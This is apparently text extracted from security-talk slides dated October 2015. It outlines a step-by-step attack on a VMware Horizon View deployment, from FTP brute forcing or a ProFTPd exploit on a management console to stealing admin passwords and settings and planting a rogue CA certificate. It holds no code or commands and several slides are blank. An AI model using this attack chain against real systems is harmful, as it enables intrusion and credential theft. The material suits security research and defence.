
Domain Controller



VMware View Connection Server / Horizon View



Zero-Client



Management Console




# Attack scenario

Domain Controller



VMware View Connection Server / Horizon View



1



Zero-Client



192.168.1.13  
Management Console  
✓  
TCP/21  
TCP/443  
TCP/50000




# Attack scenario

Domain Controller



VMware View Connection Server / Horizon View



# 2

Zero-Client



Hydra bruteforce  
or  
ProFTPd exploit

TCP/21  
TCP/443

192.168.1.13  
Management Console




# Attack scenario

Domain Controller



VMware View Connection Server / Horizon View



# 3

Zero-Client



192.168.1.13  
Management Console

TCP/21  
TCP/443



Archive Download


October 2015  
30

# Attack scenario

Domain Controller



VMware View Connection Server / Horizon View



# 4

Zero-Client



TCP/443

admin passwords  
+ IP addresses  
+ settings  
+ last user  
+...

TCP/443

192.168.1.13  
Management Console




# Attack scenario


Domain Controller



VMware View Connection Server / Horizon View




192.168.1.11



# 5

Rogue CA cert




TCP/443  
192.168.1.250

Zero-Client

Management Console




# Attack scenario



6


# Attack scenario




7



# Attack scenario



# Attack scenario



# Attack scenario

